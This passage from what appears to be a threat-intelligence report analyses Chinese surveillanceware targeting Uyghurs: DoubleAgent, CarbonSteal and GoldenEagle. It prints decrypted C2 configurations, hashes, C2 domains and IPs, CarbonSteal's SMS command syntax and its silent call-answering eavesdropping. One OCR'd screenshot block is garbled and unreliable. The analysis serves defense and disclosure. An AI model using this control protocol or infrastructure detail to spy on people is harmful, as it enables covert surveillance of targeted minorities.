In late 2019 novel DoubleAgent samples appeared that had evolved significantly from previous versions, and a closer look at their configuration and C2 infrastructure highlighted new connections to SilkBean, HenBox and DarthPusher. This strengthened the theory that the actor behind DoubleAgent is also involved in the deployment, and perhaps even development, of these other malware families.


Icons of the newly uncovered DoubleAgent samples, which are titled "Disk photo recovery", "SafeUM", "Quran" and "Alphabet", the last two being in line with past targeting profiles.

Many of the new DoubleAgent samples in Lookout's app database contained configuration files, which, when decrypted, contained links to known SilkBean C2 infrastructure.

```
[{
      "IP":"www.turknews-online.com",
      "port":9701
   },{
      "IP":"www.cookedu-online.com",
      "port":9701
   },{
      "IP":"www.turknews-online.com",
      "port":9701
   },{
      "IP":"192.168.10.108",
      "port":9080
}]
####600####60####on
```

```
[{
      "IP":"www.turknews-online.com",
      "Port":9701
   },{
      "IP":"176.31.115.156",
      "port":9701
   },{
      "IP":"www.turknews-online.com",
      "port":9701
   },{
      "IP":"176.31.115.156",
      "port":9701
}]
####600####60####off
```

Two configurations found in recent DoubleAgent samples.



The hardcoded IP address present in one of the DoubleAgent configurations is pointed to by two domains of interest: **classone-online[.]com** and **classedu-online[.]com**. As shown in the previous section on SilkBean, the naming pattern "***edu-online[.]com**" and "***-online[.]com**" is consistent with the actor behind SilkBean as well as activity linked with the same actor also employing HenBox and PhantomPlugin malware families.

Four non-compromised signing certificates that signed samples of DoubleAgent were also used to sign applications belonging to the HenBox, DarthPusher and CarbonSteal Android surveillance families. CarbonSteal is another novel malware family described in the next section of this report. This confirms the theory that the actor behind the deployment and use of the samples of these malware families is the same. An overlap in validity dates of these signing certificates may also indicate that these tools were under development and use in the same timeframe, starting in early 2015.

Finally, code similarities in these samples of SilkBean, HenBox, DarthPusher, CarbonSteal and DoubleAgent also suggest a common origin. For example, a malware sample (SHA-1: **1278654a7e6411f25c10a72e4db41468233ce519**) first seen in late 2016 has unique code characteristics that belong to both HenBox and CarbonSteal, while being signed with a certificate that has also been used to sign DoubleAgent samples. Another sample (SHA-1: **61c0837583e9bfa915b7d897ed9d6b6c0faf7e4a**), titled "Quran", possesses code similarities between HenBox and DoubleAgent malware families, while also being signed with a certificate that was used to sign 48 other HenBox, DoubleAgent, DarthPusher and CarbonSteal samples. This is another indicator that these malware tools are being used in tandem by the same actor.

# CarbonSteal

## Findings

In March 2018, Palo Alto Networks released a report on a Chinese surveillanceware family named Henbox[32], which was found to be targeting minorities in China. When examining this research closely, Lookout found numerous IoCs (such as C2 and signer certificates) overlapping with another long running surveillanceware family, CarbonSteal, so named due to signer certificates containing the phrase **Yǐtiān jiàn**, that may be referring to a sword frequently advertised for sale as made from carbon steel.

CarbonSteal is Android surveillanceware that has been tracked by Lookout since 2017, and more than 500 samples have been seen to date. While not as sophisticated as HenBox, certain samples of CarbonSteal do make use of a combination of native libraries and DEX classes, while others do not and are much simpler.

Hallmarks of CarbonSteal include extensive audio recording functionality in a variety of codecs and audio formats, as well as the capability in later samples to control an infected device through specially crafted SMS messages. Attackers can also perform audio surveillance through the malware's ability to silently answer a call from a specific phone number and allow the attacker to listen in to sounds around an infected device. Based on this functionality, we suspect that CarbonSteal might be deployed in areas with insufficient or no mobile data coverage.

Samples of CarbonSteal and HenBox also use the same non-compromised signing certificates in many cases, suggesting the actor behind their deployment is the same. Furthermore, overlapping validity dates of these certificates may indicate that the samples were produced around the same time frame. This evidence led Lookout researchers to the theory that these tools were primarily used in an ongoing malware campaign (at the time) and against similar targets, with titles and languages once again suggesting a Uyghur focused interest.


Other overlaps in C2 and signer certificate IoCs indicate that tools such as DarthPusher and PhantomPlugin are also in this actor's mobile surveillance arsenal.

Lastly, a C2 IP address that communicated with CarbonSteal and HenBox samples was also observed communicating with samples of an OS X backdoor that was tied to GREF activity in 2014 by FireEye[33].

[32] https://researchcenter.paloaltonetworks.com/2018/03/unit42-henbox-chickens-come-home-roost/

[33] https://www.fireeye.com/blog/threat-research/2014/09/forced-to-adapt-xslcmd-backdoor-now-on-os-x.html

## Malware details



Titles for the vast majority of CarbonSteal samples are "设置", which translates to "Setting", however the operators behind this family also used various Google themed names and app icons for well known chat apps, VPN apps and popular games in China. They also impersonated Baidu apps (such as iQIYI, an online video platform based in Beijing and used by the Chinese Taiwan Affairs Office to further United Front (China) efforts)[34] and Izda, a Uyghur-focused search engine and content site. Titles such as "Quran", "Dua" and "mullaim" also point to a Muslim focus of targets.

CarbonSteal samples exhibit a high level of sophistication, with recent samples splitting their malicious functionality between native libraries and secondary APKs that get decrypted and loaded during execution, at times using reflection. Early samples appear to be based on the Dendroid malware family. Throughout its implementation, CarbonSteal maintains a focus on audio recording functionality and collection of data from chat applications popular in China.

CarbonSteal samples contain an RC4 encrypted configuration file (usually **config.txt** or **conf.txt**) where information such as command and control details (IP/domain and port), a control phone number, and a UID are stored. Almost all samples also contain encrypted secondary JAR or DEX files in the **assets** folder, titled **googlej.jpg** and **googles.jpg**.

On compromised devices, CarbonSteal samples have the following functionality:

- Retrieve call logs.
- Retrieve all SMS and MMS messages.
- Retrieve device metadata including model, manufacturer, product, sdcard size, and memory specs.
- Retrieve disk usage information.
- Retrieve CPU information including device serial number.
- Retrieve QQ content from external storage.
- Retrieve installed apps and when they were installed.
- Retrieve notes and data from MiCode[35], a community-run, open source version of the Xiaomi sticky note app, and even masquerades as this application.
- Receive out-of-band instructions via SMS from numbers specified in the configuration or retrieved from the C2.
- Track the location of a device.
- Remotely record audio.
- Search external storage for various files such as audio recordings (.amr).

[34] https://en.wikipedia.org/wiki/IQIYI

[35] https://github.com/MiCode

- Call netcfg and get stats.
- Log when the device is powered on and off.
- Dynamically load additional functionality.
- If the superuser binary is present, use it to silently install additional applications
- Test for the Flyme operating systems or OPPO or VIVO phones in order to turn off various power saving features.

CarbonSteal's capability for operation without the use of mobile data or WiFi is particularly interesting. Apps of this family monitor the sender of incoming text messages and caller ID of incoming calls and match it against a number specified in the configuration file. If a call is received from the control phone number, the malware turns off the device's ringer and answers the call immediately. This allows the operator of the control phone to listen in on the environment around the infected device. Once the call ends, the call log is deleted from call records on the device.

CarbonSteal operators can also remotely control infected devices by sending them specially crafted text messages. The instruction set available via SMS in recent samples includes the following commands:

| Text message from control phone | Function |
|---|---|
| @*a<digits> | Retrieves the contact details associated with the number specified by <digits> |
| @*b<digits> | Retrieves the call log details at a particular offset from the start of the call log list, specified by <digits>. Call log list is sorted with the most recent call first. |
| @*c<digits> | Retrieves the SMS details at a particular offset from the start of the SMS list, specified by <digits>. SMS list is sorted with the most recent SMS first. |
| @*d[1\|*] | Responsible for silently starting or stopping environment recording. To start recording the sequence **@*d** needs to be followed by 1. To stop recording an adversary needs to supply any other value in place of the 1. |
| [*\|null] | If the text contains any other data, including if it is empty, this will trigger CarbonSteal samples to get current cell information about the device including the 16-bit GSM Cell Identity, 16-bit Location Area Code as well as the the mobile country code (MCC) and mobile network code (MNC) of the mobile network operator. |

Table showing the format of control SMS messages received and function performed by CarbonSteal as a result. The retrieved data is sent back to the control phone number using SMS messages. CarbonSteal expects the control phone number to start with +86, which is the dialing code for China. Analysis of sample configurations only found one control phone number (158 7172 6845) specified for a small set of samples, which may belong to a mobile number segment operated by China Mobile in Wuhan City, Hubei Province.

CarbonSteal samples are able to encode audio data into a variety of encodings, such as G711, G722 and Speex and store audio files in a variety of file formats, such as **.amr**, **.raw**, **.wav** and **.gms3**. CarbonSteal can send this audio data as complete recorded files through network sockets or by using RTP to stream data to a C2.

Audio and other data is stored at the following locations using timestamps as file names:

- /mnt/sdcard/google/db/mp/<timestamp> (general media recorder)
- /mnt/sdcard/google/db/mc/<timestamp> (general media recorder)
- /mnt/sdcard/google/db/pr/<timestamp> (phone call recorder)
- /mnt/sdcard/google/db/sr/<timestamp> (SMS-triggered audio recorder)
- /mnt/sdcard/google/db/ps/<timestamp> (screenshot capture)
- /mnt/sdcard/google/db1/<timestamp> (seen in older samples, no use of subfolders)

Audio data can also be recorded to the following paths on external storage:

- /<sdcard>/FinalAudio.amr
- /<sdcard>/RawAudio.raw
- /<sdcard>/FinalAudio.wav

CarbonSteal attempts to perform rudimentary SSL certificate validation by using the HostnameVerifier[36] interface to confirm that the hostname of the C2 server communicating back to the malware is indeed the same one in the SSL certificate the SSL connection is using.


CarbonSteal appears to have been the most active in 2017, when the vast majority of new samples were seen. However, later samples of CarbonSteal seen in 2019 moved towards making extensive use of Android accessibility services to exfiltrate messages from secure messaging applications, a trend commonly seen in other recent Android surveillance malware.  This suggests that CarbonSteal is still under active development and continues to evolve.

## CarbonSteal C2 infrastructure and APT15 links

During the investigation of CarbonSteal, the C2 domain **amote-366.vicp[.]cc** was found to be hosting numerous websites on a number of subdomains some of which contained content restricted in China. Site content included a GoogleDrive link to the book “Freedom in the Sunset” written by Professor Yuan Hongbing, which has been banned by Chinese authorities. Other content included Uyghur-themed political content and content that appears to be Iranian specific.

Legitimate applications were also found hosted on the same site, such as versions of Baidu Netdisk for MacOSX, Android, iOS and Windows.

[36] https://docs.oracle.com/javase/7/docs/api/javax/net/ssl/HostnameVerifier.html


Translate this page?
Options
Translate
Kem watan eqi wa watan sirtidiki uyghurlarnig haqiqi haq-hoquoq manpatini kogdap
Uyghur dawasini haqiqe unumluk elip baralaydu?
rebiya kadeer
80521
support
seyit tumturk
82450
support
dolkun isa
80722
support
Voting statistics of all countries in the world
The Pyramid of Yoruba Federation of the Rhine Nationality of the Islamic Republic of Iran and its "Pyramid of the Prophet" in the name of the "Prophet Muhammad" in the name of the "Prophet Muhammad"
YOUKU
优酷
2018
102521
112145
好友分享
共度幸福时光
扫一扫登录
Windows
Android
iPhone
iPad
MAC

Examples of some of the hosted content on CarbonSteal's C2 domain **amote-366.vicp[.]cc.**


There could be a number of reasons a C2 server may be hosting this content. It is possible that the site originally hosted this content deliberately and was then compromised by the actor behind CarbonSteal. The alternative is that the actor may have used the same server with a secondary purpose of luring individuals who are inclined to access this content. In either case, this setup allows the actor to monitor access to this content and possibly target those that do.

Non-compromised signer certificates used to sign CarbonSteal samples were also used to sign a subset of malware samples belonging to the families known as Henbox and DarthPusher. This consistent use of the same mobile surveillanceware families was also seen when examining SilkBean and DoubleAgent samples. This may suggest that actors behind the use of these malware families not only share the same target groups but also resources and tools.

In March 2018, Lookout researchers discovered that certain CarbonSteal C2 domains overlapped with several HenBox samples found at the same time. A handful of these CarbonSteal samples were also found to communicate to a particular IP address (61.128.110[.]38) that overlapped with the deployment of an OSX backdoor XSLCmd reported by FireEye[37] in 2014.

[37] https://www.fireeye.com/blog/threat-research/2014/09/forced-to-adapt-xslcmd-backdoor-now-on-os-x.html

This article initially described the activity as belonging to the threat actor GREF, but it was updated in August 2019 to note that the activity is now being tracked as an uncategorized APT group. In past public reporting the actor known as GREF is also referred to as APT15, Ke3chang, Mirage, Vixen Panda and Playful Dragon. GREF is so named due to a variety of Google references in their activities, and the same can be seen in the activity of the threat actor behind CarbonSteal. This includes application titles, package names and encrypted files' names.


Playful Dragon
GREF
Mirage
Okrum Backdoor
APT15
Ke3chang
Vixen Panda
Royal APT
MacOSX Backdoor XSLCmd
CarbonSteal
appleupdate.biz
63fa0ba69f644a887c33b8c6229ee1b01de9f05c
ff2743e5dccfeb22cfccc59400191c7316789896
cca003dae1c2fb5d071b41dd422ba69ebc009531
8a831cd90631218c9a228cac4f28d9782eed1ad5
ef53e950d1e643722e48178fcbcc733d04ee7a17
2605bdc8532e14b0109cd369fd6d17f0e45e4aeb
8be52f9aba29d0c4006c0a48dc7117fa712e88b5
61.128.110.38
c48a617e4e99f4ca9f54f5ecdf6861aa301e32a3
Primarily Targeting Uyghurs
HenBox
f8d45dbcd4c3c7ba64b63157a3e6cf85cd92a70f
Farseer Backdoor
142eae53b151a1a4fcf94b4f50e3c737767a994e
bdcdffd70cc329c9f33ca83845cf9c36b5fbf8af
771665223902bd44f378a86992cfd1f05a959c62
6f1c28711c39f72cdc0129dbaac04ab9fba325f5


IoC overlap from 2018 between CarbonSteal, HenBox, and an IP address tied to APT backdoor use in 2014.

In July 2019, ESET published findings on a previously undocumented backdoor named Okrum, used to deliver Ketrican malware[38] and attributed to the Ke3chang group. According to this report, several Ketrican samples from 2017 communicated to subdomains of **babytoy-online[.]com**.

| Ketrican SHA-1 | C2 server |
|---|---|
| D3BFB10DB08C6828C3001C1F825ED6A6BF6F6E01 | buy.babytoy-online[.]com |
| 2C8B145EF5AC177C99DFCB8C0221E30B3A363A96 | newflow.babytoy-online[.]com |
| D8AA9E4918E464D00BA95A3E28B8707A148EC4D7 | buy.babytoy-online[.]com |
| F2BFDA51BDA3EE57878475817AF6E5F24FFBBB28 | items.babytoy-online[.]com |

[38] https://www.welivesecurity.com/wp-content/uploads/2019/07/ESET_Okrum_and_Ketrican.pdf

While not a concrete connection, this is reminiscent of the naming pattern seen in many past domains associated with Henbox, SilkBean and PluginPhantom infrastructure.



Other domains seen associated with HenBox, SilkBean and PluginPhantom, families monitoring Chinese minorities.

Given the overlaps of C2 infrastructure, it appears plausible that these three families have the same developer and targets. This belief, in conjunction with past public reporting[39] that HenBox is also tied to APT15, leads Lookout researchers to believe that SilkBean, PluginPhantom, and now CarbonSteal, can be tied to this mAPT threat.

# GoldenEagle

## Findings

The last family in this discussion is GoldenEagle, which Lookout researchers also believe is being used by the same group of China-based actors described in this report.

GoldenEagle, so called due to titles ("**Golden.eagle**") and package names ("**com.golden.eagle**") of samples believed to be test / development versions, targets primarily Uyghurs and Muslims in general, as well as Tibetans, individuals in Turkey, and in China. Golden eagles are used as part of ancient hunting traditions[40] throughout the Eurasian Steppe and diasporas in Mongolia and the Xinjiang Autonomous Region whose population is primarily Uyghur.


Among the aspects that make GoldenEagle particularly interesting is that the earliest test samples of this family appeared as early as 2012, making it one of the longest-running surveillanceware families we have observed to date. GoldenEagle code has been identified in an impressively

[39] https://www.virusbulletin.com/virusbulletin/2020/03/vb2019-paper-pulling-pkplug-adversary-playbook-long-standing-espionage-activity-chinese-nation-state-adversary/

[40] https://america.cgtn.com/2016/10/13/xinjiang-life-in-the-golden-eagle-village

large and diverse set of applications over the years. These samples can be divided into two major groups: those that exfiltrate data via HTTP and those that exfiltrate data via SMTP, i.e., by sending exfiltrated data in file attachments of emails to an attacker-controlled mailbox using innocuous-looking subjects and mail body content. The latter technique, while appearing in the early stages of GoldenEagle development, has resurfaced in samples signed and analysed in May 2020.

Insecure configurations in attacker infrastructure have also shown that the actor behind GoldenEagle is not only targeting Android devices, but also conducting phishing attacks in parallel from the same administration console. The actors behind GoldenEagle have shown themselves to be well resourced and capable of operating a long-running campaign.

